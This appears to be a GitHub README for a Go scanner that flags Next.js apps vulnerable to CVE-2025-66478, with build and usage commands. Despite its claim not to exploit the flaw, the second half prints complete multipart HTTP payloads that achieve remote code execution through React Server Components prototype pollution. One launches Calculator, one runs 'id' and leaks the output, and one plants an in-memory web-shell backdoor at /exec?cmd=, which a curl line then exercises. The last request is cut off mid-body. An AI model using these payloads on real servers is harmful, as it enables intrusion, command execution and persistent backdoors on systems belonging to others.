 malayke/next.js-rsc-rce-scanner-cve-2025-66478
Next.js アプリケーションのバージョンを一括検出し、CVE-2025-66478 脆弱性の影響を受けるかどうかを判定するコマンドラインスキャナ。

Next.jsアプリケーションのバージョンを一括検出し、CVE-2025-66478脆弱性の影響を受けるかどうかを判定するコマンドラインスキャナーです。
このスキャナーは脆弱性を悪用するものではありません
https://nextjs.org/blog/CVE-2025-66478

git clone https://github.com/Malayke/Next.js-RSC-RCE-Scanner-CVE-2025-66478
cd Next.js-RSC-RCE-Scanner-CVE-2025-66478
go build -o nextjs-rce-scanner
# Windows Build
go build -o nextjs-rce-scanner.exe
# High concurrency scan (10 concurrent)
./nextjs-rce-scanner -file urls.txt -c 10
# GUI mode (for debugging):
./nextjs-rce-scanner -urls "https://example.com" -headless=false
# Custom timeout
./nextjs-rce-scanner -file urls.txt -timeout 60
# For headless servers (Ubuntu/Debian) - add Chrome flags
./nextjs-rce-scanner -file urls.txt -chrome-flags '--no-sandbox,--disable-setuid-sandbox'
# Use system-installed Chrome/Chromium
./nextjs-rce-scanner -file urls.txt -chrome-bin /usr/bin/google-chrome
# Combine Chrome binary path with flags (for servers)
./nextjs-rce-scanner -file urls.txt -chrome-bin /usr/bin/chromium-browser -chrome-flags '--no-sandbox'
# Filter and scan specific URLs
cat urls.txt | grep ".com" | ./nextjs-rce-scanner
# Combine with other Unix tools
cat urls.txt | head -10 | ./nextjs-rce-scanner -c 3
Linux:
/usr/bin/google-chrome または /usr/bin/chromium-browser/usr/bin/google-chrome-stable または /usr/bin/chromium/var/lib/flatpak/exports/bin/com.google.ChromemacOS:
/Applications/Google Chrome.app/Contents/MacOS/Google Chrome/Applications/Chromium.app/Contents/MacOS/ChromiumWindows:
C:\Program Files\Google\Chrome\Application\chrome.exeC:\Program Files (x86)\Google\Chrome\Application\chrome.exewindow.next.version を実行してバージョン情報を取得しますcreate-next-app を使用して脆弱性のあるバージョンをインストールnpx [email protected] my-cve-2025-66478-app
cd my-cve-2025-66478-app
# Start the application
npm run dev

POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 578

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"process.mainModule.require('child_process').execSync('open -a Calculator');","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 1176

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "(async()=>{const http=await import('node:http');const url=await import('node:url');const cp=await import('node:child_process');const o=http.Server.prototype.emit;http.Server.prototype.emit=function(e,...a){if(e==='request'){const[r,s]=a;const p=url.parse(r.url,true);if(p.pathname==='/exec'){const cmd=p.query.cmd;if(!cmd){s.writeHead(400);s.end('cmd parameter required');return true;}try{s.writeHead(200,{'Content-Type':'application/json'});s.end(cp.execSync(cmd,{encoding:'utf8',stdio:'pipe'}));}catch(e){s.writeHead(500);s.end('Error: '+e.message);}return true;}}return o.apply(this,arguments);};})();",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
curl "http://localhost:3000/exec?cmd=ls+-l"

POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 740

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('id',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--


POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 689

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"
